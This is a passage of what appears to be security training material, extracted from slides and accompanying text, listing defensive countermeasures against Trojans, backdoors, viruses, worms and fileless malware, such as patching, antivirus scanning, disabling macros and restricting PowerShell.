- Avoid downloading and executing applications from **untrusted sources**
- Install **patches** and **security updates** for the OS and applications
- Scan external **USB drives** and **DVDs** with antivirus software before using them
- **Restrict permissions** within the desktop environment to prevent the installation of malicious applications
- Run **host-based** antivirus, firewall, and intrusion detection software

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders.
- Block all unnecessary ports at the host and use a firewall.
- Avoid accepting programs transferred by instant messaging.
- Harden weak default configuration settings and disable unused functionalities, including protocols and services.
- Monitor the internal network traffic for odd ports or encrypted traffic.
- Avoid downloading and executing applications from untrusted sources.
- Install patches and security updates for the OS and applications.
- Scan external USB drives and DVDs with antivirus software before using them.
- Restrict permissions within the desktop environment to prevent the installation of malicious applications.
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts.
- Manage local workstation file integrity through checksums, auditing, and port scanning.
- Run host-based antivirus, firewall, and intrusion detection software.
- Avoid clicking on unsolicited pop-ups and banners.
- Exercise caution in the use of peer-to-peer file sharing.
- Prefer ISPs that provide network security and have robust anti-spam techniques.

- Disable the autorun option for external devices such as USB drives and hard drives.
- Check the Secure Socket Layer (SSL) authenticity before accessing any e-commerce website to avoid information sniffing.



Backdoor Countermeasures


1. Most commercial **antivirus products** can automatically scan and detect **backdoor programs** before they can cause damage
2. Educate users to avoid installing applications downloaded from **untrusted Internet sites** and email attachments
3. Avoid **untrusted software** and ensure that every device is protected by a firewall
4. Use **antivirus tools** such as Bitdefender, and Kaspersky to detect and eliminate backdoors
5. Track open-source projects that enter the enterprise from **untrusted external sources**, such as open-source code repositories
6. Inspect **network packets** using protocol monitoring tools

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage.
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments.
- Avoid untrusted software and ensure that every device is protected by a firewall.
- Use antivirus tools such as Bitdefender and Kaspersky to detect and eliminate backdoors.
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools.
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking.
- Run registry monitoring tools to find malicious registry entries added by the backdoor.
- Remove or uninstall the program or application installed by the backdoor Trojan or virus.
- Remove the malicious registry entries added by the backdoor Trojan.
- Delete malicious files related to the backdoor Trojan.

- Ensure that the device has the auto-update option enabled to keep it updated with software-related security patches.
- Implement the pipeline emission analysis method to check and analyze hardware-based backdoors, which can be attached during the manufacturing process.
- Avoid using hardware components obtained from untrusted shopping sites or black markets, which allow attackers to easily inject backdoor into the hardware.
- If any abnormal behavior is detected, restore the device to factory settings and reconfigure it with new credentials.
- Check for user ratings and reviews before installing and providing permissions to any product, even if it is downloaded from trusted sources.



Virus and Worm Countermeasures

1 Install **antivirus software** and update it regularly

2 Generate an **antivirus policy** for safe computing and distribute it to the staff

3 Schedule **regular scans** for all drives after the installation of antivirus software

4 Pay attention to the instructions while **downloading files** or any programs from the Internet

5 Avoid opening **attachments received** from unknown senders, as viruses spread via email attachments

6 Do not accept disks or programs without checking them first using a **current version** of an antivirus program

7 Regularly maintain **data backup**

8 Stay informed about the **latest virus threats**

9 Ensure the **pop-up blockers** are enabled and use an Internet firewall

10 Perform disk clean-up and run a registry scanner once a week

11 Run **anti-spyware** or **anti-adware** once a week


12 Do not open files with **more than one file type extension**

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they occur.
- Generate an antivirus policy for safe computing and distribute it to the staff.
- Pay attention to the instructions while downloading files or programs from the Internet.
- Regularly update antivirus software.
- Avoid opening attachments received from unknown senders, as viruses spread via email attachments.
- Since virus infections can corrupt data, perform regular data backups.
- Schedule regular scans for all drives after the installation of antivirus software.
- Do not accept disks or programs without checking them using the current version of an antivirus program.
- Ensure that any executable code used within the organization has been approved.
- Do not boot the machine with an infected bootable system disk.
- Stay informed about the latest virus threats.
- Check DVDs for virus infection.
- Ensure that pop-up blockers are enabled and use an Internet firewall.
- Perform disk clean-up and run a registry scanner once a week.
- Run anti-spyware or anti-adware once a week.

- Do not open files with more than one file type extension.
- Exercise caution with files sent through instant messaging applications.
- Perform regular checkups on installed programs and stored data.
- Employ an effective email filter and scan emails on a regular basis.



Fileless Malware Countermeasures

1 Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker

2 **Disable PowerShell** and WMI when not in use

3 Disable macros and use only **digitally signed**, trusted macros

4 Install whitelisting solutions such as McAfee Application Control to block **unauthorized applications** and code running on the systems

5 Train employees to detect phishing emails and **to never enable macros** in MS Office documents

6 **Disable PDF readers** to run JavaScript automatically

7 Implement **two-factor authentication** to access critical systems or resources connected to the network

8 Implement **multi-layer security** to detect and defend against memory-resident malware

9 **Run periodic antivirus scans** to detect infections and keep antivirus program updated

10 Install browser protection tools and **disable automatic plugin** downloads

11 Regularly **update and patch** applications and OS

